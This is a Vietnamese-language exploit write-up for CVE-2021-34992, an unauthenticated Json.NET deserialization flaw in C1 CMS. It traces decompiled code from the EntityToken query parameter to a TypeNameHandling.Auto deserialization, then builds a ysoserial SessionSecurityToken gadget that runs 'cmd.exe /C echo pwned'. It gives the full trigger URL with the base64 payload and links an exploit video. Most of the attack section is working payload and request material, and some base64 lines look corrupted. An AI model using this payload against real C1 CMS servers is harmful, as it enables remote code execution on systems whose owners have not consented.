    Composite.Plugins.Elements.ElementProviders.PackageElementProvider.PackageElementProviderInstalledPackageItemEntityToken.Deserialize(string) : EntityToken @060017C3
    Composite.Plugins.Elements.ElementProviders.VirtualElementProvider.VirtualElementProviderEntityToken.Deserialize(string) : EntityToken @060018F2
    Composite.Plugins.Elements.ElementProviders.WebsiteFileElementProvider.WebsiteFileElementProviderEntityToken.Deserialize(string) : EntityToken @060016CD
  Uses
```

Phần code cần tìm kiếm

```
140     public static T Deserialize<T>(string str, bool isSigned)
141     {
142         bool flag = str.StartsWith("{\"meta:obj\":\"");
143         int value = 0;
144         Type type = TypeManager.TryGetType(str.GetValue("meta:type"));
145         if (type == null)
146         {
147             throw new SerializationException();
148         }
149         if (isSigned && !int.TryParse(str.GetValue("meta:hash"), out value))
150         {
151             throw new SerializationException();
152         }
153         string text;
154         if (flag)
155         {
156             text = str.GetValue("meta:obj");
157         }
158         else
159         {
160             text = "{" + str.Substring(1, str.LastIndexOf("meta:type", StringComparison.InvariantCulture) - 3) + "}";
161         }
162         if (isSigned && !HashSigner.ValidateSignedHash(text, new HashValue(value)))
163         {
164             throw new SecurityException(string.Format("Serialized {0} is tampered", typeof(T).FullName));
165         }
166         MethodInfo method = type.GetMethod("Deserialize", BindingFlags.Static | BindingFlags.Public);
167         if (method == null)
168         {
169             return CompositeJsonSerializer.Deserialize<T>(text);
170         }
171         return (T)((object)method.Invoke(null, new object[]
172         {
173             text
174         }));
175     }
```

Tiếp tục trace xem hàm này được gọi ở đâu?

```
35      // Token: 0x06004359 RID: 17241 RVA: 0x000DA1AC File Offset: 0x000D83AC
36      public static EntityToken Deserialize(string serializedEntityToken, bool includeHashValue)
37      {
38          if (string.IsNullOrEmpty(serializedEntityToken))
39          {
40              throw new ArgumentNullException("serializedEntityToken");
41          }
42          EntityToken entityToken;
43          if (CompositeJsonSerializer.IsJsonSerialized(serializedEntityToken))
44          {
45              entityToken = CompositeJsonSerializer.Deserialize<EntityToken>(serializedEntityToken, includeHashValue);
46          }
47          else
48          {
49              entityToken = EntityTokenSerializer.DeserializeLegacy(serializedEntityToken, includeHashValue);
50              Log.LogVerbose("EntityTokenSerializer", entityToken.GetType().FullName);
51          }
52          if (entityToken == null)
53          {
54              throw new EntityTokenSerializerException(string.Format("Deserialization function returned null value. EntityToken: '{0}'", serializedEntityToken));
55          }
56          return entityToken;
57      }
58
59      // Token: 0x0600435A RID: 17242 RVA: 0x000DA210 File Offset: 0x000D8410
60      private static EntityToken DeserializeLegacy(string serializedEntityToken, bool includeHashValue)
61      {
62          Dictionary<string, string> dictionary = StringConversionServices.ParseKeyValueCollection(serializedEntityToken);
63          if (!dictionary.ContainsKey("entityTokenType") || !dictionary.ContainsKey("entityToken") || (includeHashValue && !dictionary.ContainsKey
            ("entityTokenHash")))
64          {
65              throw new ArgumentException("Failed to deserialize the value. Is has to be serialized with EntityTokenSerializer.", "serializedEntityToken");
00 %
nalyzer
  Composite.C1Console.Security.EntityToken.DoDeserialize(string, out string, out string, out string, out Dictionary<string, string>) : void @06004340
  Composite.C1Console.Trees.Foundation.TreePerspectiveEntityToken.Deserialize(string) : EntityToken @060041CA
  Composite.C1Console.Trees.TreeFunctionElementGeneratorEntityToken.Deserialize(string) : EntityToken @06003FC0
  Composite.C1Console.Trees.TreeSimpleElementEntityToken.Deserialize(string) : EntityToken @060041BB
  Composite.Core.Serialization.CompositeJsonSerializer.Deserialize(string, bool) : T @0600382D
    Used By
      Composite.C1Console.Security.EntityTokenSerializer.Deserialize(string, bool) : EntityToken @06004359
        Used By
        Uses
```

```
Spikes_RelationshipGraph_Default
        {
            return (global_asax)this.Context.ApplicationInstance;
        }
    }

    // Token: 0x06000003 RID: 3 RVA: 0x00002098 File Offset: 0x00000298
    protected void Page_Load(object sender, EventArgs e)
    {
        bool flag = base.Request.QueryString["EntityToken"] == null;
        if (flag)
        {
            this.RelationshipGraphHolder.Controls.Add(new LiteralControl("No entity token.... nothing to do...."));
        }
        else
        {
            string serializedEntityToken = base.Request.QueryString["EntityToken"];
            EntityToken entityToken = EntityTokenSerializer.Deserialize(serializedEntityToken);
            RelationshipGraph graph = new RelationshipGraph(entityToken, RelationshipGraphSearchOption.Both);
            foreach (RelationshipGraphLevel level in graph.Levels)
            {
                bool flag2 = level.AllEntities.Count<EntityToken>() != 0;
                if (flag2)
                {
                    this.RelationshipGraphHolder.Controls.Add(new LiteralControl(new XElement("h2", string.Format("Level {0}", level.Level)).ToString()));
                }
                foreach (EntityToken token in level.Entities)
                {
                    this.PrettyPrintEntityToken(token, "red");
                }
                foreach (EntityToken token2 in level.HookedEntities)
                {
                    this.PrettyPrintEntityToken(token2, "green");
                }
100 %
Analyzer
Composite.Core.WebClient.FlowMediators.TreeServicesFacade.FindEntityToken(string, string, List<RefreshChildrenParams>) : List<RefreshChildrenInfo> @0600341C
Composite.Core.WebClient.FlowMediators.TreeServicesFacade.GetChildren(string, string, string, string) : List<ClientElement> @06003417
Composite.Core.WebClient.FlowMediators.TreeServicesFacade.GetLabeledProperties(string, string, string) : List<ClientLabeledProperty> @06003419
Composite.Core.WebClient.FlowMediators.TreeServicesFacade.GetMultipleChildren(List<RefreshChildrenParams>) : List<RefreshChildrenInfo> @06003418
Composite.Plugins.Commands.ConsoleCommandHandlers.FocusElement.HandleConsoleCommand(string, string) : void @06001180
Composite.Plugins.Elements.ElementProviders.PageElementProvider.PageAddActionExecuter.Execute(string, string, ActionToken, FlowControllerServicesContainer) : FlowToken @0600194D
Composite.Plugins.Security.UserGroupPermissionDefinitionProvider.DataBasedUserGroupPermissionDefinitionProvider.DataBasedUserGroupPermissionDefinitionProvider.DeserializeSilent(string) : EntityToken @0600064B
Composite.Plugins.Security.UserGroupPermissionDefinitionProvider.DataBasedUserGroupPermissionDefinitionProvider.DataBasedUserGroupPermissionDefinitionProvider.RemoveUserGroupPermissionDefinition(Guid, string) : void @0600064D
Composite.Plugins.Security.UserPermissionDefinitionProvider.DataBaseUserPermissionDefinitionProvider.DataBaseUserPermissionDefinitionProvider.DeserializeSilent(string) : EntityToken @06000629
Composite.Plugins.Security.UserPermissionDefinitionProvider.DataBaseUserPermissionDefinitionProvider.DataBaseUserPermissionDefinitionProvider.RemoveUserPermissionDefinition(UserToken, string) : void @0600062B
Composite.Services.SecurityServices.GetGroupPermissions(string) : EntityPermissionDetails @0600000A
Composite.Services.SecurityServices.GetPermissions(string) : EntityPermissionDetails @06000009
Composite.Services.SecurityServices.PreviewGetPermissions(string, List<UserPermissions>, List<UserPermissions>) : EntityPermissionDetails @06000008
Composite.Services.SecurityServices.SetAllPermissions(string, List<UserPermissions>, List<UserPermissions>, string, string) : string @0600000D
Composite.Services.TreeServices.GetAllParents(string) : List<string> @06000027
Composite.Services.TreeServices.GetBrowserUrlByEntityToken(string, bool) : ClientBrowserViewSettings @0600001E
Composite.Services.TreeServices.GetCurrentLocaleEntityTokens(List<string>) : List<string> @06000026
Spikes_RelationshipGraph_Default.Page_Load(object, EventArgs) : void @06000003
    Used By
    Uses
Upload.ProcessRequest(HttpContext) : void @06000001
```

Nhận tham số EntityToken và truyền thẳng vào hàm Deserialize

Inject point tại /Composite/content/views/relationshipgraph/Default.aspx?EntityToken=[Payload]

Điều kiện kiểm soát được đầu vào thỏa mãn.

Tìm class chứa phương thức cho phép chèn object.

Class mà chứa phương thức cho phép set object trong object graph của EntityToken

Tìm được class DataGroupingProviderHelperEntityToken kế thừa EntityToken.

```
DataGroupingProviderHelperEntityToken
            return "";
        }
    }

    // Token: 0x17001265 RID: 4709
    // (get) Token: 0x060046D8 RID: 18136 RVA: 0x0001E2C8 File Offset: 0x0001C4C8
    public override string Id
    {
        get
        {
            return "";
        }
    }

    // Token: 0x17001266 RID: 4710
    // (get) Token: 0x060046D9 RID: 18137 RVA: 0x000E32DF File Offset: 0x000E14DF
    // (set) Token: 0x060046DA RID: 18138 RVA: 0x000E32E7 File Offset: 0x000E14E7
    public Dictionary<string, object> GroupingValues { get; set; }

    // Token: 0x17001267 RID: 4711
    // (get) Token: 0x060046DB RID: 18139 RVA: 0x000E32F0 File Offset: 0x000E14F0
    // (set) Token: 0x060046DC RID: 18140 RVA: 0x000E32F8 File Offset: 0x000E14F8
    public string Payload
    {
        get
        {
            return this._payload;
        }
        set
        {
            this._payload = value;
        }
    }
100 %
Search
DataGroupingProviderHelperEntityToken
Options Search For: All of the Above All Files
DataGroupingProviderHelperEntityToken
{ } Composite.C1Console.Elements.ElementProviderHelpers.DataGroupingProviderHelper
```

Luồng inject như sau:

Spikes_RelationshipGraph_Default.Page_Load(object sender, EventArgs e)

=> ***EntityTokenSerializer. Deserialize(string serializedEntityToken)***

=> ***EntityTokenSerializer.Deserialize(string serializedEntityToken, bool includeHashValue)***

=> ***CompositeJsonSerializer.Deserialize<T>(string str, bool isSigned)***

Các điều kiện để đi tới Deserialize sau là

String chứa “meta:object”

“Meta:type”

Và type lấy từ value của “meta:type” null (không chứa hàm Deserialize)

Value của “meta:object” được truyền vào để Deserialze dạng json

=> ***CompositeJsonSerializer.Deserialize<T>(string str)***

=> ***JsonConvert.DeserializeObject<T >(str, new JsonSerializerSettings()***

{

TypeNameHandling = TypeNameHandling.Auto,

Binder = CompositeSerializationBinder.Instance

});

Tạo payload

- Tạo object thỏa mãn Type
- Serializer object với TypeNameHandling Auto
- Thêm các thành phần để thỏa mãn điều kiện
- Payload ghi file tạo bởi ysoserial .NET chèn vào object sau khi Serialize

Code tạo object

```
63      class Program
64
65  {
66
        0 references
67      static void Main(string[] args){
68          DataGroupingProviderHelperEntityToken entityToken=new ("Composite.C1Console.Trees.TreeDataFieldGroupingElementEntityToken");
69          Dictionary<string,Object> test=new Dictionary<string, Object>();
70          test.Add("test",new Hotel());
71          entityToken.GroupingValues=test;
72          string Json= JsonConvert.SerializeObject(entityToken,Formatting.None,new JsonSerializerSettings{
73              TypeNameHandling=TypeNameHandling.All
74          });
75          string Json2=Json.Replace("\"","'");
76          Console.WriteLine(Json2);
77      }
78  }
79
80
81  }
```

Output json

{'$type':'Composite.C1Console.Elements.ElementProviderHelpers.DataGroupingProviderHelper.DataGroupingProviderHelperEntityToken, Composite','Type':'Composite.C1Console.Trees.TreeDataFieldGroupingElementEntityToken','Source':'','Id':'','GroupingValues':{'$type':'System.Collections.Generic.Dictionary`2[[System.String, System.Private.CoreLib],[System.Object, System.Private.CoreLib]], System.Private.CoreLib','test':{'$type':'Composite.C1Console.Elements.ElementProviderHelpers.DataGroupingProviderHelper.Hotel, Composite','FullName':null}},'Payload':null,'SerializedTypeName':'Composite.C1Console.Trees.TreeDataFieldGroupingElementEntityToken'}

Tạo payload với ysoserial

ysoserial -g SessionSecurityToken -c "cmd.exe /C echo pwned > C:\Users\Public\Downloads\CVE-2021-34992" -f json.net

{'$type': 'System.IdentityModel.Tokens.SessionSecurityToken, System.IdentityModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089', 'SessionToken':{'$type':'System.Byte[], mscorlib','$value':'QBRTZWN1cml0eUNvbnRleHRUb2tlbkAHVmVyc2lvboNAGVNlY3VyZUNvbnZlcnNhdGlvblZlcnNpb26ZKGh0dHA6Ly9zY2hlbWFzLnhtbHNvYXAub3JnL3dzLzIwMDUvMDIvc2NAAklkg0AJQ29udGV4dElkg0ADS2V5nwEBQA1FZmZlY3RpdmVUaW1lg0AKRXhwaXJ5VGltZYNAEEtleUVmZmVjdGl2ZVRpbWWDQA1LZXlFeHBpcnlUaW1zUHJpbmNpcGFsQApJZGVudGl0aWVzQAhJZGVudGl0eUAOQm9vdFN0cmFwVG9rZW6aGAVBQUVBQUFELy8vLy9BUUFBQUFBQU1BZ0FBQUY1TmFXTnliM052Wm5RdVVHOTNaWEpUYUdWc2JDNUZaR2wwYjNJc0lGWmxjbk5wYjI0OU15NHdMakF1TUN3Z1EzVnNkSFZ5WlQxdVpYVjbjbUZzTENCUWRXSnNhV05MWlhsVWIydGxiajB6TVdKbU16ZzFObUZrTXpZMFpUTTFCUUVBQUFCQ1RXbGpjbTl6YjJaMExsWnBjM1ZoYkZOMGRXUnBieTVVWlhoMExrWnZjbTFoZEhScGJtY3VWR1Y0ZEVadmNtMWhkSFJwYm1kU2RXNVFjbTl3WlhkMGFXVnpBUUFBQUE5R2IzSmxaM0p2ZFc1a1FuSjFjMmdCQWdBQUFBQUFBWURBQUFBOGdVOFAzaHRiQ0IyWlhKemFXOXVQUBl4TGpBaUlHVnVZMjlrYVc1blBTSjFkR1l0TVRZaVB6NE5DanhQWW1wbFkzUkVZWFJoVUhKdmRtbGtaWElnVFdWMGFHOWtUbUZ0WlQwaVUzUmhjblFpSUVselNXNXBkR2xoYkV4dllXUkZibUZpYkdWa1BTSkdZV3h6WlNJZ2VHMXNibk05SW1oMGRIQTZMeTl6WTJobGJXRnpMbTFwWTNKdmMyOW1kQzVqYjIwdmQybHVabmd2TWpBd05pOTRZVzFzTDNCeVpYTmxiblJoZEdsdmJpSWdlRzFzYm5NNmMyUTlJbU5zY2kxdVlXMWxjM0JoWTJVNlUzbHpkR1Z0TGtScFlXZHViM0wwYVdOek8yRnpjMlZ0WW14NVBWTjVjM1JsYlNJZ2VHMXNibk02ZUQwaWFIUjBjRG92TDNOamFHVnRZWE11YldsamNtOXpiMlowTG1OdmJTOTNhVzvtZUM4eU1EQTJMM2hoYld3aVBnMEtJQ0E4VDJK
cVpXTjBSR0YwWVZCeWIzWnBaR1Z5TGs5aWFtVmpkRWx1YzNSaGJtTmxQZzBLSUNBZ0lEeHpaRHBRY205alpYTnpQZzBLSUNBZ0lPZHpaRHBRY205alpYTnpQZzBLSUNBZ0lDQWdQSE5rT2xCeWIyTmxjM011VTNSaGNuUkpibVp2UGcwS0lDQWdJQ0FnSUNBOGMyUTZVSEp2WTJWemMxTjBZWEowU1clbWJ5QkJjbWQxYldWd
WRITTlJaTlqSUdOdFpDNWxlR1VnTDBNZ1pXTm9ieUJ3ZOI1bFpDQW1aM1E3SUVNNlhGVnpaWEp6WEZCMVlteHBZMXhFYjNkdWJHOWhaSE5jUTFaRkxUSXdNakV0TXpRNU9USWlJRkdWWVc1a1lYSmtSWEp5YjNKRmJtTnZaR2x1WnowaWUzZzZUblZzYkgmaUlGTjBZVzVzWVhkai
QzVjBjSFYwUlc1amIyUmBibWM5SW50NE9rNTFiR3g5SWlCVmMyVnlUbUZ0WlQwaUlpQlFZWE56ZDISeVpEMGllM2c2VG5Wc2JIMGlJRVJ2YldGcGJqMGlJaUJNYjJGa1ZYTmxjbEJ8Yj2JacGJHVTlJa1poYkhObElpQkdhV3hsVGlGdFpUMGlZMjFzSWlBdlBnMEtJQ0FnSUNBZ1B
DOXpaRHBRY205alpYTnpMbE4wWVhkMFNXNW1iejROQ2lBZ0lDQTNMM05rT2xCeWIyTmxjM0BrRFFvZ0lEd3ZUMkpxWldDMFJHRjBZVWJ3YjNacFpHVnlMazlpYW1WamRFbHVjM1JoYm1ObFBnMEtQQz1QWW1wbFkzUkVZWFJoVUhKdmRtbGtaWEkrQ3c9PQEBAQEB'}}

VnRZWE11YldsamNtOXpiMlowTG1OdmJTOTNhVzVtZUM4eU1EQTJMM2ho
Yld3aVBnMEtJQ0E4VDJKcVpXTjBSR0YwWVZCeWIzWnBaR1Z5TGs5aWFtV
mpkRWx1YzNSaGJtTmxQZzBLSUNBZ0lEeHpaRHBRY205alpYTnpQZzBLSU
NBZ0lDQWdQSE5rT2xCeWIyTmxjM011VTNSaGNuUkpibVp2UGcwS0lDQWd
JQ0FnSUNBOGMyUTZVSEp2WTJWemMxTjBZWEowU1c1bWJ5QkJjbWQxYl
dWdWRITTlJaTlqSUdOdFpDNWxlR1VnTDBNZ1pXTm9ieUJ3ZDI1bFpDQW1a
M1E3SUVNNlhGVnpaWEp6WEZCMVlteHBZMXhFYjNkdWJHOWhaSE5jUTF
aRkxUSXdNakV0TXpRNU9USWlJRk4wWVc1a1lYSmtSWEp5YjNKRmJtTnZa
R2x1WnowaWUzZzZUblZzYkgwaUlGTjBZVzVrWVhKa1QzVjBjSFYwUlc1amI
yUnBibWM5SW50NE9rNTFiR3g5SWlCVmMyVnlUbUZ0WlQwaUlpQlFZWE5
6ZDI5eVpEMGllM2c2VG5Wc2JIMGlJRVJ2YldGcGJqMGlJaUJNYjJGa1ZYTmx
jbEJ5YjJacGJHVTlJa1poYkhObElpQkdhV3hsVG1GdFpUMGlZMjFrSWlBdlBn
MEtJQ0FnSUNBZ1BDOXpaRHBRY205alpYTnpMbE4wWVhKMFNXNW1iejR
OQ2lBZ0lDQThMM05rT2xCeWIyTmxjM00rRFFvZ0lEd3ZUMkpxWldOMFJHR
jBZVkJ5YjNacFpHVnlMazlpYW1WamRFbHVjM1JoYm1ObFBnMEtQQzlQWW
1wbFkzUkVZWFJoVUhKdmRtbGtaWEkrQ3c9PQEBAQEB'}}

Thay payload vừa tạo với output của serialize object, thêm các thành phần thỏa mãn điều kiện ta có payload:

Request trigger

http://c1cms.test//Composite/content/views/relationshipgraph/Default.aspx?EntityToken=

{"meta:obj":"{'$type':'Composite.C1Console.Elements.ElementProviderHelpers.DataGroupingProviderHelper.DataGroupingProviderHelperEntityToken, Composite','Type':'Composite.C1Console.Trees.TreeDataFieldGroupingElementEntityToken','Source':'','Id':'','GroupingValues':{'$type':'System.Collections.Generic.Dictionary`2[[System.String, **mscorlib**],[System.Object, **mscorlib**]], **mscorlib**','test':**{'$type': 'System.IdentityModel.Tokens.SessionSecurityToken, System.IdentityModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089', 'SessionToken':{'$type':'System.Byte[], mscorlib','$value':'QBRTZWN1cml0eUNvbnRleHRUb2tlbkAHVmVyc2lvboN
AGVNlY3VyZUNvbnZlcnNhdGlvblZlcnNpb26ZKGh0dHA6Ly9zY2hlbWFzL
nhtbHNvYXAub3JnL3dzLzIwMDUvMDIvc2NAAklkg0AJQ29udGV4dElkg0
ADS2V5nwEBQA1FZmZlY3RpdmVUaW1lg0AKRXhwaXJ5VGltZYNAEEtl
eUVmZmVjdGl2ZVRpbWWDQA1LZXlFeHBpcnlUaW1lg0APQ2xhaW1zUH
JpbmNpcGFsQApJZGVudGl0aWVzQAhJZGVudGl0eUAOQm9vdFN0cmFw
VG9rZW6aGAVBQUVBQUFELy8vLy9BUUFBQUFBQUFBQU1BZ0FBQU
Y1TmFXTnliM052Wm5RdVVHOTNaWEpUYUdWc2JDNUZaR2wwYjNJc0l
GWmxjbk5wYjI0OU15NHdMakF1TUN3Z1EzVnNkSFZ5WlQxdVpYVjBjbU
ZzTENCUWRXSnNhV05MWlhsVWIydGxiajB6TVdKbU16ZzFObUZrTXpZ
MFpUTTFCUUVBQUFCQ1RXbGpjbTl6YjJaMExsWnBjM1ZoYkZOMGR
XUnBieTVVWlhoMExrWnZjbTFoZEhScGJtY3VWR1Y0ZEVadmNtMWhk
SFJwYm1kU2RXNVFjbTl3WlhKMGFXVnpBUUFBQUE5R2IzSmxaM0p2Z

**Fc1a1FuSjFjMmdCQWdBQUFBWURBQUFBOGdVOFAzaHRiQ0IyWlhKe
mFXOXVQU0l4TGpBaUlHVnVZMjlrYVc1blBTSjFkR1l0TVRZaVB6NE5Da
nhQWW1wbFkzUkVZWFJoVUhKdmRtbGtaWElnVFdWMGFHOWtUbUZ
0WlQwaVUzUmhjblFpSUVselNXNXBkR2xoYkV4dllXUkZibUZpYkdWa1B
TSkdZV3h6WlNJZ2VHMXNibk05SW1oMGRIQTZMeTl6WTJobGJXRnpM
bTFwWTNKdmMyOW1kQzVqYjIwdmQybHVabmd2TWpBd05pOTRZVzF
zTDNCeVpYTmxiblJoZEdsdmJpSWdlRzFzYm5NNmMyUTlJbU5zY2kxdVl
XMWxjM0JoWTJVNlUzbHpkR1Z0TGtScFlXZHViM04wYVdOek8yRnpjMl
Z0WW14NVBWTjVjM1JsYlNJZ2VHMXNibk02ZUQwaWFIUjBjRG92TDN
OamFHVnRZWE11YldsamNtOXpiMlowTG1OdmJTOTNhVzVtZUM4eU1E
QTJMM2hoYld3aVBnMEtJQ0E4VDJKcVpXTjBSR0YwWVZCeWIzWnBaR
1Z5TGs5aWFtVmpkRWx1YzNSaGJtTmxQZzBLSUNBZ0lEeHpaRHBRY20
5alpYTnpQZzBLSUNBZ0lDQWdQSE5rT2xCeWIyTmxjM011VTNSaGNuUk
pibVp2UGcwS0lDQWdJQ0FnSUNBOGMyUTZVSEp2WTJWemMxTjBZW
EowU1c1bWJ5QkJjbWQxYldWdWRITTlJaTlqSUdOdFpDNWxlR1VnTDB
NZ1pXTm9ieUJ3ZDI1bFpDQW1aM1E3SUVNNlhGVnpaWEp6WEZCMVlte
HBZMXhFYjNkdWJHOWhaSE5jUTFaRkxUSXdNakV0TXpRNU9USWlJR
k4wWVc1a1lYSmtSWEp5YjNKRmJtTnZaR2x1WnowaWUzZzZUblZzYkgw
aUlGTjBZVzVrWVhKa1QzVjBjSFYwUlc1amIyUnBibWM5SW50NE9rNTFi
R3g5SWlCVmMyVnlUbUZ0WlQwaUlpQlFZWE56ZDI5eVpEMGllM2c2VG5
Wc2JIMGlJRVJ2YldGcGJqMGlJaUJNYjJGa1ZYTmxjbEJ5YjJacGJHVTlJ
a1poYkhObElpQkdhV3hsVG1GdFpUMGlZMjFrSWlBdlBnMEtJQ0FnSUNB
Z1BDOXpaRHBRY205alpYTnpMbE4wWVhKMFNXNW1iejROQ2lBZ0lDQ
ThMM05rT2xCeWIyTmxjM00rRFFvZ0lEd3ZUMkpxWldOMFJHRjBZVkJ5
YjNacFpHVnlMazlpYW1WamRFbHVjM1JoYm1ObFBnMEtQQzlQWW1wb
FkzUkVZWFJoVUhKdmRtbGtaWEkrQ3c9PQEBAQEB'}}},'Payload':null,'Se
rializedTypeName':'Composite.C1Console.Trees.TreeDataFieldGroupingElementE
ntityToken'}","meta:type":"System.Runtime.Serialization.SerializationExcepti
on"}**

Video Exploit

https://youtu.be/LopS6aygYCU